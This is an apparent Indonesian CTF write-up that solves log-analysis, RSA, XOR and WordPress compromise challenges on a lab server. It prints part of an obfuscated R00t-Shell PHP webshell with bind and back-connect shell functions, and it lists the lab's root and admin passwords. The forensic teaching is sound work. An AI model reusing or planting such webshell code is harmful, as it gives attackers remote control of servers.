

WRITE UP
TEKNOCOM FINAL



Gatau males pengen beli truk

1tappen

Rizkids

seraph1ezZ

DAFTAR ISI

DAFTAR ISI.....	1
INFORMASI.....	1
Sanity Check (Babak Final).....	1
Flag : UTI26{flag_sanity_check_tinggal_submit_aja}.....	1
MISC.....	2
IP Adress.....	2
Flag : UTI26{10.1.2.10_10.18.200.126}.....	2
Teknik Serangan.....	3
Flag : UTI26{Brute Force_T1110}.....	3
CRYPTOGRAPHY.....	4
Rosa.....	4
Flag : UTI26{Rasa_Rsa_Y9y}.....	5
Max Xor.....	6
Flag : UTI26{Ezz_X0r_Bruhh}.....	7
Web Exploit.....	8
Plugins.....	8
Flag : UTI26{wp-file-manager}.....	8
Webshell.....	9
Flag: UTI26{ph33w.php}.....	10
Reverse Engineering.....	11
File Name.....	11
Flag : UTI26{systemd}.....	13
Sha 256.....	14
Flag :	
UTI26{7850466ceb6746281a1e2c3c2a3ef9092c6ddfa087a25353c2fa2432f86b6afb}.	
15	
Forensic.....	16
Cek Lokasi.....	16
Flag : UTI26{/var/www/html/}.....	17
Cek Lokasi.....	18
Flag : UTI26{21-April-2026_00:55}.....	19

INFORMASI

Sanity Check (Babak Final)

Sanity Check (Babak Final)

10

****Credentials Machine di soal Forensic, Web Exploit, Reverse sama aja, tinggal pake aja ya boss kuu.. Cukup sekali download machine aja, itu machine sama semua kok.. ****

ssh root@192.168.56.101 pass : adminbapenda123#@!

<http://192.168.56.101/wp-login.php> usr : bap3nda pass : adminBapenda123#@!

Jangan malas guugling cara setupnya gimana, kalo masih bingung bisa tanya AI.

Format flag masih sama


UT126{flag_sanity_check_tinggal_submit_aja}

Disini kita diberikan informasi dan keterangan untuk setup machinenya untuk challenge forensic, web, dan rev dengan ssh root dan pass nya. Lalu langsung saja submit format flag tersebut sebagai flag sanity check nya.

Flag : UT126{flag_sanity_check_tinggal_submit_aja}

MISC

IP Address



Kita diberikan file auth.log dan access.log untuk mencari tahu berapa alamat IP target dan berapa alamat IP penyerang. Kita pakai auth.log untuk lihat aktivitas login SSH nya sedangkan access.log nya untuk lihat aktivitas akses web.

Kita cari dulu IP yang paling aktif di access.log nya agar kita tahu IP client mana yang paling sering melakukan request ke web servernya :

```
(seraphina@angelica)-[~]  
$ awk '{print $1}' access.log | sort | uniq -c | sort -nr | head  
3950 10.18.200.126  
1
```

Oke kita sus IP 10.18.200.126 , langsung kita cek IP tersebut dengan grep

```
(seraphina@angelica)-[~]  
$ grep "10.18.200.126" access.log  
10.18.200.126 - - [26/Sep/2023:03:14:27 -0700] "POST /?module=fileman&page=login&action=login HTTP/1.1" 200 265 "http://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:16:10 -0700] "GET /?module=fileman&page=login&action=login HTTP/1.1" 200 295 "http://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:16:57 -0700] "GET /?module=fileman&page=login&action=login HTTP/1.1" 200 295 "http://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:39 -0700] "GET / HTTP/1.1" 200 2486 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:40 -0700] "GET /css/style.css?v=2017.09.18 HTTP/1.1" 200 13787 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:40 -0700] "GET /js/login.js?v=2017.09.18 HTTP/1.1" 200 10625 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:40 -0700] "GET /?module=fileman&section=utils&sec=Login%20Page&lang=english&v=2017.09.18&page=translation.js HTTP/1.1" 200 575 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:41 -0700] "GET /js/login.js?v=2017.09.18 HTTP/1.1" 200 10624 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:41 -0700] "GET /?module=fileman&section=utils&sec=Login%20Page&lang=english&v=2017.09.18&page=translation.js HTTP/1.1" 200 574 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:40 -0700] "GET /css/ext.php?v=2017.09.18 HTTP/1.1" 200 86279 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:41 -0700] "GET /css/roboto/normal.woff HTTP/1.1" 200 19204 "https://10.1.2.10/css/ext.php?v=2017.09.18" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:40 -0700] "GET /js/min.php?extjs=1&v=2017.09.18 HTTP/1.1" 200 681326 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:45 -0700] "GET /css/roboto/medium.woff HTTP/1.1" 200 19392 "https://10.1.2.10/css/ext.php?v=2017.09.18" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:46 -0700] "GET /css/roboto/italic.woff HTTP/1.1" 200 20824 "https://10.1.2.10/css/ext.php?v=2017.09.18" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:17:46 -0700] "GET /js/min.php?extjs=1&v=2017.09.18 HTTP/1.1" 200 681326 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:18:16 -0700] "POST /?module=fileman&page=login&action=login HTTP/1.1" 200 265 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:19:55 -0700] "POST /?module=fileman&page=login&action=login HTTP/1.1" 200 265 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"  
10.18.200.126 - - [26/Sep/2023:03:19:55 -0700] "POST /?module=fileman&page=login&action=login HTTP/1.1" 200 265 "https://10.1.2.10/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

Wah disini kelihatan kalau IP ini melakukan banyak request POST ke halaman login dengan referer menuju https://10.1.2.10/ yang berarti IP target nya 10.1.2.10 dan IP penyerangnya sudah pasti 10.18.200.126 , langsung kita masukkan ke format flag menjadi UTI26{10.1.2.10_10.18.200.126}

Flag : UTI26{10.1.2.10_10.18.200.126}

MISC

Teknik Serangan

Teknik Serangan

100

Teknik apa yang digunakan oleh penyerang? dan ID teknik dari MITRE ATT&CK untuk serangan tersebut Format: UTI26{Text_Txx}


Soal

Dengan file attachment yang sama dengan file sebelumnya yaitu auth.log dan access.log, langsung saja kita cari tahu teknik apa yang digunakan oleh penyerang dan ID teknik dari MITRE ATT&CK untuk serangannya.

Pertama, kita cari tahu dulu indikasi login gagalnya di auth.log

```
(seraphina@angelica)~$ grep "10.18.200.126" auth.log | grep -i "Failed password" | head
Sep 26 03:15:50 ns1 sshd[2183]: Failed password for ubuntu from 10.18.200.126 port 46562 ssh2
Sep 26 03:15:50 ns1 sshd[2181]: Failed password for ubuntu from 10.18.200.126 port 46532 ssh2
Sep 26 03:15:50 ns1 sshd[2177]: Failed password for ubuntu from 10.18.200.126 port 46486 ssh2
Sep 26 03:15:50 ns1 sshd[2184]: Failed password for ubuntu from 10.18.200.126 port 46590 ssh2
Sep 26 03:15:50 ns1 sshd[2173]: Failed password for ubuntu from 10.18.200.126 port 46468 ssh2
Sep 26 03:15:50 ns1 sshd[2178]: Failed password for ubuntu from 10.18.200.126 port 46522 ssh2
Sep 26 03:15:50 ns1 sshd[2176]: Failed password for ubuntu from 10.18.200.126 port 46514 ssh2
Sep 26 03:15:50 ns1 sshd[2175]: Failed password for ubuntu from 10.18.200.126 port 46502 ssh2
Sep 26 03:15:50 ns1 sshd[2172]: Failed password for ubuntu from 10.18.200.126 port 46452 ssh2
Sep 26 03:15:50 ns1 sshd[2179]: Failed password for ubuntu from 10.18.200.126 port 46488 ssh2
```


Disini kita bisa lihat banyak percobaan login SSH yang gagal dengan port berbeda-beda dan kita bisa lihat disitu keterangan waktunya sama semua, berarti teknik yang digunakan yaitu brute force. Langsung saja kita cek ID brute force nya berdasarkan MITRE ATT&CK




Karena di format flagnya UTI26{Text_Txx} berarti ID tekniknya yaitu T1110, langsung saja kita buat flagnya menjadi UTI26{Brute Force_T1110}
Flag : UTI26{Brute Force_T1110}

CRYPTOGRAPHY

Rosa



Kita diberikan soal RSA dengan beberapa komponennya : n, e, d, dan ciphertext



Disini kita sudah diberikan nilai d jadi bisa kita langsung dekripsi tanpa harus cari faktor n nya. Untuk dekripsi RSA nya pakai rumus : $m = c^d \bmod n$, dimana c = ciphertext, m = plaintext, d = private key, dan n = modulus. Nah, karena kita sudah punya ciphertext, d, dan n, jadinya kita cukup hitung : $m = \text{ciphertext}^d \bmod n$. Berikut solversnya :

solve.py

```
n =
665883190262358263323977566827319997188363404178338160774299414985806
333088724992721581407399766994936722130609620366948400891295539839867
927964715242178781211034733135628690120380041567119090411606565034963
312439697134947223191524644663379289808924768430756211200353764574110
52451320836944550453690429103421

e = 65537

d =
```

```

607948497632607636693626466135353953213691873125270669239211521669831
117389625096350089621309566476067546098921626480558426039194174684811
594515597853361573178392995268025229535215032480034432805817437867172
291250964459257196729345729572512369977800310006206302698257693463912
79130683083859946536720301829633

ciphertext =
118551602829256762072352816520239074599879736335200017906184766386463
365927595073589024628786501480089780395050391760671788904820140848437
496538442654727227875554876562375601211637634962229559012007109794228
472142551622203970675813543262299660042443696709154927742669269911519
57725960984735931110553484815433

# Dekripsi RSA
m = pow(ciphertext, d, n)

# Konversi integer ke bytes
plaintext = m.to_bytes((m.bit_length() + 7) // 8, "big")

print(plaintext.decode())

```

Lalu langsung saja kita run dan dapat deh flagnya! :D

```

(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/teknocomp]
$ python3 solve.py
UT126{Rasa_Rsa_Y9y}

```

Flag : UT126{Rasa_Rsa_Y9y}

CRYPTOGRAPHY

Max Xor

Max Xor 100

Matakuliah Cryptography mengajarkan bagaimana cara enkripsi dan dekripsi pesan, dan ini contoh salah satu nya. Bisakah anda bantu saya melakukan dekripsi pesan berikut?

Soal

Kita diberikan file flag.enc , kita harus dekripsi isi file nya untuk dapat flagnya.

Pertama, kita cek isi filenya dulu dalam bentuk hexadecimal pakai xxd

```
(seraphina@angelica)-[~]  
$ xxd flag.enc  
00000000: 1600 0a66 752f 062e 390b 1b64 310b 0126  ...fu/..9..d1..&  
00000010: 363c 2b29 49                6<+)I
```

Isi filenya berisi byte acak yang kemungkinan file ini sudah dienkripsi oleh XOR cipher karena kita lihat judul challengenya "Max Xor" . Sekarang kita akan cari tahu key XOR nya, karena kita sudah tahu format flagnya adalah UTI26{...}, kita bisa melakukan known plaintext attack dengan prinsip : ciphertext XOR plaintext = key.

Jadi kita akan XOR byte awal ciphertextnya dengan format awal flag UTI26{ , berikut skrip yang akan kita pakai untuk cari tahu key nya :

key.py

```
ct = open("flag.enc", "rb").read()  
known = b"UTI26{"  
print(bytes([ct[i] ^ known[i] for i in range(len(known))]))
```

Langsung kita run

```
(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/teknocomp]  
$ python3 key.py  
b'CTCTCT'
```

Kita lihat disini terbukti key XOR yang berulangnya adalah CT. Langsung saja kita dekripsi filenya, berikut solversnya :

solve.py

```
key = b"CT"

with open("flag.enc", "rb") as f:
    data = f.read()

plain = bytes([data[i] ^ key[i % len(key)] for i in
range(len(data))])

print(plain.decode())
```

Kita run dan dapat deh flagnya!

```
(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/teknocomp]
$ python3 solve.py
UT126{Ezz_X0r_Bruhh}
```

Flag : UT126{Ezz_X0r_Bruhh}

Web Exploit

Plugins

Challenge

Submissions

5 Solves

✕

Plugins

500

Apa nama plugin yang teridentifikasi memiliki kerentanan (vulnerable plugin) sehingga dieksploitasi oleh penyerang untuk mengunggah webshell?

Format: UT126{pluginsname}

Soal

Flag

Submit

Description

Diberikan akses ke sebuah server yang sudah terkompromi.

Pertanyaan meminta nama plugin WordPress yang memiliki kerentanan sehingga dapat dimanfaatkan attacker untuk mengunggah webshell.

Enumeration

Pertama melakukan pengecekan direktori website:

ls /var/www/html

```
root@bapenda:~# ls /var/www/html
CAMAR4444.html    license.txt      wp-blog-header.php  wp-cron.php       wp-mail.php
esmeralda.php     readme.html     wp-comments-post.php wp-includes        wp-settings.php
favicon.php       systemd         wp-config.php       wp-links-opml.php  wp-signup.php
google1234567890abcdef.html wp-activate.php wp-config-sample.php wp-load.php        wp-trackback.php
index.php         wp-admin        wp-content          wp-login.php       xmlrpc.php
```

Ditemukan instalasi WordPress. Kemudian mengecek daftar plugin:

ls /var/www/html/wp-content/plugins

Output:

```
root@bapenda:~# ls /var/www/html/wp-content/plugins
akismet  hello.php  index.php  superb-blocks  wp-file-manager  wp-time-capsule
root@bapenda:~# |
```

Analysis

Dari daftar plugin yang tersedia, ditemukan plugin:

wp-file-manager


Plugin tersebut dikenal memiliki kerentanan **arbitrary file upload**, yang memungkinkan attacker mengunggah file berbahaya seperti webshell ke server.

Karena pertanyaan meminta nama plugin yang vulnerable dan digunakan untuk upload webshell, maka plugin yang dicari adalah:

wp-file-manager

Flag : UT126{wp-file-manager}

Web Exploit Webshell



Finding Webshell

Setelah mengetahui plugin vulnerable yaitu wp-file-manager, dilakukan pengecekan direktori upload plugin tersebut:

ls -la /var/www/html/wp-content/plugins/wp-file-manager/lib/files/

```
root@bapenda:~# ls -la /var/www/html/wp-content/plugins/wp-file-manager/lib/files/
total 232
drwxr-xr-x  5 www-data www-data  4096 Apr 20 04:00 .
drwxr-xr-x 12 www-data www-data  4096 Apr 14 05:41 ..
-rwxr-xr-x  1 www-data www-data    0 Apr 14 05:41 .gitkeep
-rw-r--r--  1 www-data www-data 212810 Apr 16 03:00 ph33w.php
drwxr-xr-x  2 www-data www-data  4096 Apr 14 05:41 .quarantine
-rw-r--r--  1 www-data www-data   64 Apr 20 04:00 shell.php
drwxr-xr-x  2 www-data www-data  4096 Apr 14 05:41 .tmb
drwxr-xr-x  3 www-data www-data  4096 Apr 14 05:41 .trash
```

Ditemukan beberapa file:

ph33w.php
shell.php

File tersebut berada pada direktori yang digunakan oleh plugin wp-file-manager, sehingga dicurigai sebagai file hasil upload attacker.

Analysis

Dilakukan pengecekan waktu pembuatan/modifikasi file webshell menggunakan stat:

```
stat -c "%n : %y" /var/www/html/wp-content/plugins/wp-file-manager/lib/files/{ph33w.php,shell.php}
```

Output:

```
root@bapenda:~# stat -c "%n : %y" /var/www/html/wp-content/plugins/wp-file-manager/lib/files/{ph33w.php,shell.php}
/var/www/html/wp-content/plugins/wp-file-manager/lib/files/ph33w.php : 2026-04-16 03:00:50.000000000 +0000
/var/www/html/wp-content/plugins/wp-file-manager/lib/files/shell.php : 2026-04-20 04:00:37.000000000 +0000
```

Berdasarkan timestamp tersebut, file ph33w.php dibuat lebih dahulu dibandingkan shell.php, sehingga ph33w.php merupakan webshell pertama yang berhasil diunggah oleh attacker.

Kemudian dilakukan pengecekan isi file:

```
cat /var/www/html/wp-content/plugins/wp-file-manager/lib/files/ph33w.php
```

```
root@bapenda:~# cat /var/www/html/wp-content/plugins/wp-file-manager/lib/files/ph33w.php
<?php
/*
-----
Project: R00t-Shell.com - Php Obfuscator 2.0.15
Author: R00t Shell
Date: 2025-02-18 06:45:35
Website: https://r00t-shell.com
Virus Total: a5ae0aab352871bc0b038b3aa43b03eb223425628c884af7b9fc592cd34eb86c
Description: Obfuscates PHP code to increase security and protect source code.
-----
*/
${"\x47L\x4fBA\x4c\x53"}["\x6f\x67\x6bg\x66d"]="\x62\x69n\x64\x5fp\x6fr\x74\x5f\x70";${"\x47\x4c\x4fB\x41\x4c\x53"}[
"\x77nx\x67\x77\x79qh"]="t";${"G\x4c0B\x41L5"}["\x65\x73\x6ek\x62\x76\x65\x77z\x76"]="w";${"G\x4c\x4f\x42\x41\x4c\x53"}[
"\x6b\x7a\x63\x6e\x6e\x77uz"]="back\x5fco\x6e\x6eect_\x70";${"\x47\x4c0\x42\x41\x4cS"}["\x65t\x67w\x6dx\x64n\x68qg
"]="\x74\x69\x74\x6c\x65";${"G\x4c\x4fB\x41\x4cS"}["\x75\x68m\x70\x64a"]="n\x75\x6d";${"G\x4c\x4fB\x41\x4c\x53"}["w\x
63\x74\x64\x6e\x6e\x6c\x64\x75\x72\x64"]="t\x62\x6c\x73_\x72\x65\x73";${"G\x4c0B\x41\x4cS"}["\x67bu\x68m\x62k\x67"]="
d\x62";${"G\x4c\x4fB\x41\x4c\x53"}["u\x70do\x6d\x6di\x6a"]="\x74a\x62l\x65";${"\x47\x4c\x4fB\x41\x4cS"}["c\x6f\x6f\x7
5zc"]="\x63\x6f\x6c\x75\x6d\x6e\x73";${"G\x4c0\x42AL\x53"}["i\x70\x62\x63\x71\x71\x65c\x75\x70\x63"]="\x68\x65\x61\x6
4";${"\x47L0\x42\x41\x4c\x53"}["\x6c\x74\x63kl\x64t\x6f\x63"]="cr\x65\x61\x74\x65";${"\x47L\x4f\x42A\x4c\x53"}["vd\x7
5\x6e\x67\x71\x6c\x61"]="s\x71\x6c";${"\x47\x4c\x4fB\x41\x4c\x53"}["\x6fr\x63\x68\x62\x6b\x61\x71\x73\x70"]="\x6ci\x6
ee";${"G\x4c\x4f\x42\x41\x4c\x53"}["\x61\x66i\x7an\x61\x6bj\x6d"]="\x73\x65\x72v\x65r";${"\x47\x4c\x4f\x42ALS"}["\x70
i\x72\x63syeq\x79"]="\x61\x74\x74\x65\x6d\x70\x74\x73";${"\x47\x4c\x4fB\x41L\x53"}["\x74\x7a\x6dr\x73\x74\x71\x74\x72
```

Ditemukan kode PHP yang telah di-obfuscate dengan informasi:

Project: R00t-Shell.com - Php Obfuscator


Author: R00t Shell

Hal tersebut mengindikasikan bahwa file tersebut merupakan webshell.

Flag: UTI26{ph33w.php}

Reverse Engineering

File Name



Enumeration

Setelah mendapatkan akses ke server, dilakukan pemeriksaan terhadap file yang berada pada direktori utama website untuk mencari file yang tidak sesuai dengan struktur WordPress.

Perintah yang digunakan:

```
ls -la /var/www/html
```

Hasil:

```
?>root@bapenda:~# ls -la /var/www/html
total 8320
drwxr-xr-x  7 www-data www-data    4096 Jun 17 02:42 .
drwxr-xr-x  3 root     root      4096 Mar 30 08:03 ..
-rw-r--r--  1 www-data www-data   396084 Apr 16 03:09 CAMAR4444.html
-rw-r--r--  1 www-data www-data   212810 Apr 16 03:05 esmeralda.php
-rw-r--r--  1 www-data www-data   212810 Apr 16 03:06 favicon.php
-rw-r--r--  1 www-data www-data     53 Apr 16 03:16 google1234567890abcdef.html
-rw-r--r--  1 www-data www-data    523 Apr 14 06:33 .htaccess
-rwxr-xr-x  1 www-data www-data    405 Feb  6 2020 index.php
-rwxr-xr-x  1 www-data www-data   19903 Mar  6 2025 license.txt
drwxr-xr-x  2 www-data www-data    4096 Apr 14 05:41 .quarantine
-rwxr-xr-x  1 www-data www-data    7425 Jul  8 2025 readme.html
-rwxr-xr-x  1 www-data www-data  7423120 Apr 21 00:55 systemd
drwxrwxrwx  2 www-data www-data    4096 Apr 14 05:41 tmp
-rwxr-xr-x  1 www-data www-data    7349 Oct  8 2025 wp-activate.php
drwxr-xr-x  9 www-data www-data    4096 Mar 11 14:28 wp-admin
-rwxr-xr-x  1 www-data www-data    351 Feb  6 2020 wp-blog-header.php
-rwxr-xr-x  1 www-data www-data    2323 Jun 14 2023 wp-comments-post.php
-rwxr-xr-x  1 root     root      3330 Mar 30 08:27 wp-config.php
```

Dari hasil tersebut ditemukan beberapa file yang terlihat mencurigakan karena bukan merupakan file bawaan dari instalasi WordPress :

- CAMAR4444.html
- esmeralda.php
- favicon.php
- google1234567890abcdef.html
- systemd

Finding Suspicious File

Salah satu file yang paling mencurigakan adalah:

systemd

File tersebut berada langsung pada web root:

/var/www/html/systemd

Kemudian dilakukan pengecekan detail file:

```
ls -la /var/www/html/systemd
```

Hasil:

```
root@bapenda:~# ls -la /var/www/html/systemd
-rwxr-xr-x 1 www-data www-data 7423120 Apr 21 00:55 /var/www/html/systemd
```

-rwxr-xr-x 1 www-data www-data 7423120 Apr 21 00:55 systemd

Dari informasi tersebut dapat diketahui bahwa:

- Nama file: systemd
- Ukuran file: 7423120 bytes atau sekitar 7.4 MB
- Owner: www-data
- Permission: rwxr-xr-x
- Waktu modifikasi: Apr 21 00:55

Ukuran file yang cukup besar dan lokasi file yang berada di dalam direktori website menjadi indikasi bahwa file tersebut bukan file normal WordPress.

File Analysis

Selanjutnya dilakukan pengecekan tipe file menggunakan:

```
file /var/www/html/systemd
```

Output:

```
root@bapenda:~# file /var/www/html/systemd
/var/www/html/systemd: ELF 64-bit LSB executable, x86-64, versio
n 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
64.so.2, BuildID[sha1]=ac40f3d3f795f9ee657f59a09fbdea23c4d7e25,
for GNU/Linux 2.6.32, stripped
```

ELF 64-bit LSB executable, x86-64

Hasil tersebut menunjukkan bahwa file systemd merupakan **binary executable Linux**, bukan file PHP, HTML, atau konfigurasi WordPress.

Selain itu, penggunaan nama systemd juga mencurigakan karena menyerupai service bawaan Linux. Hal ini dapat digunakan attacker sebagai teknik penyamaran agar file terlihat seperti komponen sistem yang sah.

